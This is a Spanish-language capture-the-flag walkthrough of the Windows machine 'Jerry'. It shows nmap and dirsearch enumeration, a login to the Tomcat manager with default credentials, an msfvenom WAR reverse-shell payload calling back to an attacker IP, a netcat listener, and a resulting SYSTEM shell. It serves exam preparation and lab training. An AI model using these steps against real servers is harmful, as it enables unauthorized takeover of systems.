


## Jerry (eJPTv2 style)



## Descripción

Esta máquina de dificultad fácil y es una máquina Windows, considero que está muy bien para personas que estén preparándose para la eJPTv2 o personas que no quieren una máquina muy complicada, tiene una enumeración bastante básica y no tiene escalada de privilegios

Herramientas empleadas en esta máquina

- NMAP
  - DIRSEARCH
  - MSFVENOM
  - NETCAT
-

# Enumeración

Antes de hacer un escaneo vamos a realizar un ping para ver a que sistema operativo nos enfrentamos

```
ping -c 3 10.10.10.95

PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=30.5 ms
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=31.2 ms
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=30.8 ms
64 bytes from 10.10.10.95: icmp_seq=4 ttl=127 time=30.6 ms
```

La máquina víctima tiene un **ttl=127**, esto quiere decir que nos enfrentamos a una máquina Windows

Vamos a continuar con un escaneo de puertos para ver los servicios activos


```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.95 -oN Jerry
```

```
Nmap scan report for 10.10.10.95
Host is up (0.031s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
```

Si nos fijamos en el escaneo, tenemos una web con Tomcat en el puerto 8080, vamos a enumerar la web

## Página Web

Para entrar en la web pondremos el puerto en la URL y veremos una página de [apache tomcat](#)



Veremos que si investigamos por la página no podremos encontrar mucha cosa de interés, con la herramienta [Dirsearch](#) vamos a buscar directorios de la web

```
dirsearch -u http://10.10.10.95:8080

# DIRECTORIOS DESTACABLES DEL ESCaneo
[21:37:25] 302 - 0B - /host-manager/ -> /host-manager/html
[21:37:29] 302 - 0B - /manager -> /manager/
```

Si intentamos entrar en alguno de los dos, nos pedirá autenticación, si fallamos el inicio de sesión nos llevara una página donde veremos una información esencial

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml`

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `secret`, a

```
<role rolename="admin-gui"/>
<user username="tomcat" password="secret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is insecure)

Veremos las credenciales por defecto, si intentamos iniciar sesión de nuevo, podremos entrar a la página de administrador

## Explotación

Si nos fijamos en el panel de admin, hay un pequeño apartado para subir archivos `.war`

The screenshot shows the Tomcat Admin console interface. At the top, there is a text input field labeled 'WAR file directory URL:' followed by a 'Deploy' button. Below this is a yellow header bar labeled 'WAR file to deploy'. Underneath the header, there is a section for uploading a WAR file. It includes the text 'Select WAR file to upload', a 'Browse...' button, and the status 'No file selected.'. Below this section is another 'Deploy' button. At the bottom of the visible area, there is a yellow header bar labeled 'Diagnostics'.

Si vamos a la página [revshells.com](http://revshells.com), en el apartado de **MSFVenom** tendremos un payload para crear un archivo `.war`, lo modificaremos con nuestra IP y puerto al queremos recibir la conexión

```
msfvenom -p java/shell_reverse_tcp LHOST=10.10.16.21 LPORT=1234 -f war > shell.war
```

Vamos a subir el archivo **.war** en la web

## Netcat

Ahora pondremos el puerto del payload a la escucha para recibir la conexión

```
nc -lvnp 1234
```

Una vez subido el archivo malicioso, para recibir la conexión escribiremos la ruta del payload malicioso en la URL

```
http://10.10.10.95:8080/shell
```

Al hacer esto, ya tendremos una conexión con la máquina víctima

```
listening on [any] 1234 ...  
connect to [10.10.16.21] from (UNKNOWN) [10.10.10.95] 49193  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\apache-tomcat-7.0.88>
```

Si hacemos whoami, veremos que somos **NT AUTHORITY\SYSTEM**